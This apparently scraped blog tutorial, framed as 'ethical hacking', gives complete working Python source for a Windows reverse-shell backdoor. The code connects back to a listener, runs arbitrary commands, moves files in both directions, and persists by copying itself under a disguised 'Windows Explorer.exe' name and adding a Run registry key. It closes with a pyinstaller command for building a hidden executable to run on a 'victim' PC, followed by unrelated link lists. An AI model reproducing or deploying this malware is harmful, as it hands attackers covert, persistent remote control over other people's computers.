
Python Ethical Hacking - Persistence(2)
Polish the Python code by adding the become_persistent function.
#!/usr/bin/env python

import json

import socket

import subprocess

import os

import base64

import sys

import shutil

class Backdoor:

    def __init__(self, ip, port):

        self.become_persistent()

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def become_persistent(self):

        evil_file_location = os.environ["appdata"] + "\\Windows Explorer.exe"

        if not os.path.exists(evil_file_location):

            shutil.copyfile(sys.executable, evil_file_location)

            subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v test /t REG_SZ /d "' + evil_file_location + '"', shell=True)

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        DEVNULL = open(os.devnull, "wb")

        return subprocess.check_output(command, shell=True, stderr=DEVNULL, stdin=DEVNULL)

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Upload successful."

    def run(self):

        while True:

            command = self.reliable_receive()

            try:

                if command[0] == "exit":

                    self.connection.close()

                    sys.exit()

                elif command[0] == "cd" and len(command) > 1:

                    command_result = self.change_working_directory_to(command[1])

                elif command[0] == "upload":

                    command_result = self.write_file(command[1], command[2])

                elif command[0] == "download":

                    command_result = self.read_file(command[1]).decode()

                else:

                    command_result = self.execute_system_command(command).decode()

            except Exception:

                command_result = "[-] Error during command execution."

            self.reliable_send(command_result)

try:

    my_backdoor = Backdoor("10.0.0.43", 4444)

    my_backdoor.run()

except Exception:

    sys.exit()
Convert to Windows executable file.
wine /root/.wine/drive_c/Program\ Files\ \(x86\)/Python37-/Scripts/pyinstaller.exe reverse_backdoor.py --onefile --noconsole

Execute the reverse_backdoor file on the victim Windows 10 PC.



Restarted the victim Windows PC and the communication established automatically.

Python Ethical Hacking - Persistence(2)的更多相关文章
- Python Ethical Hacking - Persistence(1)
PRESISTENCE Persistence programs start when the system starts. Backdoors -> maintain our access. ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - Malware Analysis(1)
WRITING MALWARE Download file. Execute Code. Send Report. Download & Execute. Execute & Repo ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - MAC Address & How to Change(3)
SIMPLE ALGORITHM Goal -> Check if MAC address was changed. Steps: 1. Execute and read ifconfig. ...
- Python Ethical Hacking - MAC Address & How to Change(2)
FUNCTIONS Set of instructions to carry out a task. Can take input, and return a result. Make the cod ...
随机推荐
- redis概要学习
redis 概要学习 redis简介 Redis 是完全开源免费的,遵守BSD协议,是一个高性能的key-value数据库. Redis 与其他 key - value 缓存产品有以下三个特点: Re ...
- 09.DRF-ModelSerializer
四.模型类序列化器ModelSerializer 如果我们想要使用序列化器对应的是Django的模型类,DRF为我们提供了ModelSerializer模型类序列化器来帮助我们快速创建一个Serial ...
- .NET 5 尝鲜 - 开源项目TerminalMACS WPF管理端支持.NET 5
.NET 5 尝鲜 - 开源项目TerminalMACS WPF管理端支持.NET 5 一个使用 Prism 作为模块化框架.基于多个开源控件库作为UI控件选择.集成开源 UI 界面设计的 .NET ...
- Springboot在包含有参构造方法的类中使用@Value注解取值
我们在Springboot中经常使用@Value注解来获取配置文件中的值,像下面这样 @Component class A { @Value("${user.value}") pr ...
- Idea集成git常用命令
git status --查看文件状态 untracked: 未跟踪 一般为新增文件 git add 状态改为staged git add +文件 git add -A +路径 修改过的未被跟 ...
- Hystrix入门教程
Hystrix入门教程 一·什么是Hystrix?Hystrix有什么作用?使用Hystrix有哪些适用场景 Hystrix是springCloud的组件之一,Hystrix 可以让我们在分布式系统中 ...
- ShellExecute指定IE浏览器打开网页
ShellExecute(NULL,L"open", L"iexplore.exe", L"www.baidu.com", NULL, SW ...
- JavaScript基础对象创建模式之单体/单例模式(Singleton)
首先,单例模式是对象的创建模式之一,此外还包括工厂模式.单例模式的三个特点: 1,该类只有一个实例 2,该类自行创建该实例(在该类内部创建自身的实例对象) 3,向整个系统公开这个实例接口 Java中大 ...
- 网络基础和 TCP、IP 协议
1.网络基本概念 1.1 什么是网络:一些网络设备按照一定的通讯规则(网络协议)进行通讯的系统. 1.2 VPN(虚拟私有网络)加密,相当于专线,从分支机构到总部. 1.3 资源共享的功能和特点: 数 ...
- redis入门指南(二)—— 数据操作相关命令
写在前面 以下绝大部分内容取材于<redis入门指南>,部分结合个人知识,实践后得出. 只记录重要,明确,属于新知的相关内容,杜绝冗余和重复. 字符串 1.字符串类型是redis中最常见的 ...